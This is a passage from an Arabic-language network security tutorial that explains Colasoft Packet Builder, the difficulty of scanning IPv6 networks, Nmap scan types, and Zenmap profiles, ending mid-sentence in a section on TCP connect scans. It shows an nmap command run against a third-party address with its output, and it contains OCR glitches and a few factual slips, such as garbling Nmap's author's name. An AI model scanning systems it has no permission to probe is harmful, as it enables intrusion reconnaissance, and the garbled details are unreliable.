
المصدر: <http://www.colasoft.com>

Colasoft Packet Builder هو أداة تسمح لك بإنشاء حزمة شبكة مخصصة ويسمح لك أيضا التتحقق من الشبكة ضد الهجمات المختلفة. فإنه يسمح لك تحديد حزمة TCP من القوالب المتوفرة، وتغيير متغيراتها/معاملاتها في hexadecimal editor، decoder editor، أو ASCII editor لإنشاء الحزمة. بالإضافة إلى بناء الحزم، يدعم أيضا حفظ الحزمة إلى ملف الحزم وإرسال الحزم إلى الشبكة.


Decode editor التي تحتويها هذا التطبيق تسمح للمستخدمين من تعديل قيمة أي حقل في بروتوكول معين بطريقه سهلة. أيضا يحتوي هذا التطبيق على العديد من القوالب مثل TCP Packet، ARP Packet، IP Packet، Ethernet Packet و ARP Adapter.

الجزء العملي


1- قم بتنصيب التطبيق ثم تشغيله عن طريق الضغط على الأيقونة المعتبرة عنه فتظهر الشاشة التالية:



2- قبل البدء في استخدام هذا التطبيق تقوم بفحص **ADAPTOR** أو لتحديد كارت الشبكة التي سوف يستخدمها لعملية الارسال.




3- هناك طريقتين لإضافة حزمة (**PACKAGE**) ما اما **Add** او **Insert**. الفرق بين الاثنين حيث **Add** تستخدم لإضافة حزمه جديده اما **Insert** تستخدم لإضافة حزمة أخرى على الحزمة القائم عليها التطبيق حاليا. هنا نختار **Add package** فنظهر قائمه أخرى تحتوي على عدد من القوالب. نختار منها نوع الحزمة التي تريدها. نختار هنا **TCP Packet** كالتالي:




4- بعد اختيار نوع القالب الذي تريده **هنا اخترنا TCP Packet** نضغط على **OK** فنظهر الشاشة التالية والتي من خلالها يمكننا رؤية الحزمة التي نريد اضافتها في الجانب الأيمن تحت عنوان **Packet list**. التطبيق **Colasoft Packet Builder** يسمح بإضافة **.hex editor** و **decode editor** و **decode information** في نوعين من المحررات





5- بعد تعديل القيم على الحزمة التي تريدها يمكنها ارسال جميع الحزم عن طريق الضغط على **send all** والتي سوف تؤدي إلى ظهور الشاشة التالية:



6- نختار **Burst Mode** ثم نضغط **Start** في عملية الارسال.

7- يمكنك أيضا حفظ العمل القائم عليه لحين الاستعانة به مرة أخرى عن طريق الضغط على **Export** ثم نختار **File** و هنا تظهر شاشة أخرى تخrik بالمكان الذي تريده ان تحفظ بداخله الحزمة.

فحص الشبكات ذات عناوين IPv6

IPv6 يزيد من حجم مساحة عنوان **IP** من 32-بت إلى 128-بت لدعم المزيد من مستويات العنوان. تقنيات الفحص التقليدية للشبكة تكون حسبياً أقل جدوى بسبب كبر فضاء البحث (64 بت من مساحة عنوان المضيف أو 264 عنوانين) التي تقدمها **IPv6** في شبكة الفرعية. فحص شبكة **IPv6** هو أكثر صعوبة وتعقidea من **IPv4** وأيضا أدوات الفحص الكبرى مثل **Nmap** لا تدعم **ping sweep** على الشبكات.



ذات الإصدار **IPv6**. المهاجمين بحاجة لحصاد عنوانين **IPv6** من حركة مرور البيانات على الشبكة، والسجلات المسجلة أو المستلمة وخطوط أخرى في البريد الإلكتروني أو رسائل الأخبار المؤرشفة لتحديد عنوانين **IPv6**. فحص شبكة **IPv6**، يقدم عدد كبير من المضيفين في الشبكة الفرعية، فإذا تمكن المهاجم من خرق مضيف واحد في الشبكة الفرعية فهذا يمكنه من تحقيق ذلك في "كافة المضيفين".

أداة الفحص NMAP

المصدر: <http://nmap.org>

NMAP (مخطط الشبكة) هو ماسح أمني للثغرات مكتوب من قبل ليون غوردون (المعروف أيضا باسم مستعار له فيدور). هذا الماسح يستخدم لاكتشاف المضيفين والخدمات على شبكة الكمبيوتر، وبالتالي خلق "خريطة" للشبكة. ولتحقيق هدفها يقوم **NMAP** بارسال الحزم التي وضعت خصيصاً للمضيف المستهدف ويقوم بتحليلها ثم يقوم بعرض النتائج. بشكل مبسط **nmap** هو أداة تستخدمن في لوحة الأوامر وتقوم هذه الأداة باختبار الشبكات وعرض الثغرات المفتوحة والأجهزة المتصلة على الشبكة.

البرنامح هو أداة قوية جداً ويستخدمه جميع الهاكرز باختلاف أنواعهم والغرض من استخدامه كما يستخدمه أيضاً محللي الشبكات والذين يهدون إلى اكتشاف الثغرات والأخطاء لنقادي أي عملية اختراق للشبكة والأجهزة. البرنامج يستخدم لكشف عن الأجهزة العاملة ونوع نظام التشغيل المستخدم وإصداراته والبرامج العاملة والبورتات التي تستخدمها والخدمات التي تعمل بالجهاز كما أن له القدرة على كشف نوع الفايروال المستخدم والبرنامج مهم جداً للتدريب على إجراء الاتصالات الكبيرة بين الأجهزة وكذلك مهم جداً لاستخدامه قبل أي عملية اختراق كبيرة للشبكة أو السيرفر.

هذه الأداة تعلم سواء في الوجه الرسومية لكل من نظامي التشغيل ويندوز ولينكس وأيضاً تعمل في سطر الأوامر لكل منها.

أنواع الفحص ومتى استخدم كل واحد منها؟

المسح/الفحص هي عملية جمع المعلومات عن الأنظمة التي هي على قيد الحياة في الشبكة. تم تصميم تقنيات فحص المنافذ لتحديد المنافذ المفتوحة في الخادم المستهدف أو المضيف. وكثيراً ما يستخدم هذا من قبل المسؤولين للتحقق من سياسات أمن شبكتها والمهاجمين لتحديد الخدمات التي تعمل على المضيف بقصد المساومة عليه.

يوجد العديد من تقنيات المسح/الفحص المستخدمة كالتالي:

- TCP Connect / Full Open Scan
- Stealth Scans: SYN Scan (Half-open Scan); XMAS Scan, FIN Scan, NULL Scan
- IDLE Scan
- ICMP Echo Scanning/List Scan
- SYN/FIN Scanning Using IP Fragments
- UDP Scanning
- Inverse TCP Flag Scanning
- ACK Flag Scanning

للطلاع على قائمه البورتات **List of TCP and UDP port numbers** يمكنك زيارة موقع الويب التالي:

http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

ملحوظه: يتم تشغيل **nmap** أما عن طريق سطر الأوامر سواء في الترمinal في لينكس او في **command prompt** في ويندوز او تشغيله عن طريق الواجهة الرسومية **GUI** سواء في لينكس او ويندوز وتحتوي هيا الأخرى مكان لإدخال سطر الأوامر إذا أحببت ولكن يفضل سطر الأوامر. **Nmap** في لينكس يسمى **Zenmap** والتي يتم تثبيتها بواسطة الحزمة **nmap** او **zenmap** ويتم تشغيلها بواسطة الامر **zenmap** او **nmapfe**.

يتم تشغيل **nmap** في أبسط صوره له عن طريق كتابة السكر التالي في سطر الأوامر

#nmap©173.194.39.17




```
root@jana:~# nmap 173.194.39.17
```

```
Starting Nmap 6.40 ( http://nmap.org ) at 2014-03-20 22:10 EDT
Nmap scan report for ham02s13-in-f17.1e100.net (173.194.39.17)
Host is up (0.21s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
443/tcp   open  https
```

```
Nmap done: 1 IP address (1 host up) scanned in 20.20 seconds
root@jana:~#
```


هذا يسرى أيضا على نظام التشغيل ويندوز لا يوجد فرق ويمكن تشغيله أيضا في ابسط صوره باستخدام البيئة الرسومية GUI كالاتى:




في الخانة **Target** قمنا بوضع عنوان IP وفى الخانة **Profile** وضعنا نوع الفحص واخترنا هنا **Instant scan** وتعنى فحص سريع ثم ضغطنا على الزر **scan** فننتظر حتى ينتهي عملية الفحص ونرى نتائج الفحص.


ننتقل بين القائمة العلوية (**Nmap Output – Ports/Hosts – Topology – Host Details – Scan**) والقائمة الموجودة في الجانب الأيمن (**Hosts – Services**) وذلك لرؤية ناتج الفحص.

يمكن أيضا في خانة **Profile** وضع أكثر من تقنية بحث مختلفة غير الافتراضية وتحدد بها ماذا تريد ان تستخدم من تقنيات الفحص الخاصة بـ **nmap** وذلك عن طريق الضغط على **new profile** ثم اختيار **profile**.





هنا نضع اسم للprofile ثم ننتقل الى القائمة **scan** نختار تقنيات الفحص التي نريدها كالاتي:



ثم ننتقل من قائمه الى أخرى الى ان ننتهي من الإعدادات المطلوبة ثم نقوم بالحفظ. ثم بعد ذلك نذهب للشاشة الرئيسية ونختار profile الذي قمنا بإنشائه ونضغط **scan**.

ننتقل الان الى فهم أعمق لهذه الأداة وطريقة استخدامها في سطر الأوامر مع اهم الخيارات، وتقنيات الفحص التي تؤديها.

Using Nmap to Perform a TCP Connect Scan|Full Open Scan

هذا النوع من الفحص هو الفحص الافتراضي، ان كانت لديك صلاحيات المدير (الأدمين في الويندوز والروت على لينكس وأشباه يونكس)، فهذا اختيار جيد لك، لأنه لا يظهر أنك تقوم بفحص بالنسبة للهدف. يعتبر هذا الفحص أبسطهم وأكثرهم استقراراً من انواع الفحص الأخرى وذلك لأن **Nmap** يحاول إكمال **Three way handshake** على كل المنافذ المحددة في الأمر (**Nmap**). بسبب أن هذا النوع من الفحص يعمل على إتمام عملية **Three way handshake** ثم يغلق الاتصال بأمان، فيؤدي ذلك إلى عدم فشل النظام (**crashed**).

إذا لم تقم بتحديد نطاق معين للمنافذ، فإن **Nmap** سوف يفحص المنفذ الأكثر شيوعا (**1000 port**). من المستحسن دائماً فحص كافة المنافذ، وليس فقط 1000 الأكثر شيوعا. والسبب هو أن المسؤولين في كثير من الأحيان سوف يحاولون استخدام خدمة ما عن طريق تشغيله على منفذها الغير قياسي/افتراضي. يمكنك فحص جميع المنافذ عن طريق تحديد **-p-** عند تشغيل **Nmap**. يوصى أيضاً استخدام التبديل **-Pn** مع **Nmap**. حيث يستخدم **-Pn** في تعطيل خاصية اكتشاف المضيفين (**hosts discovery**) وإجبار 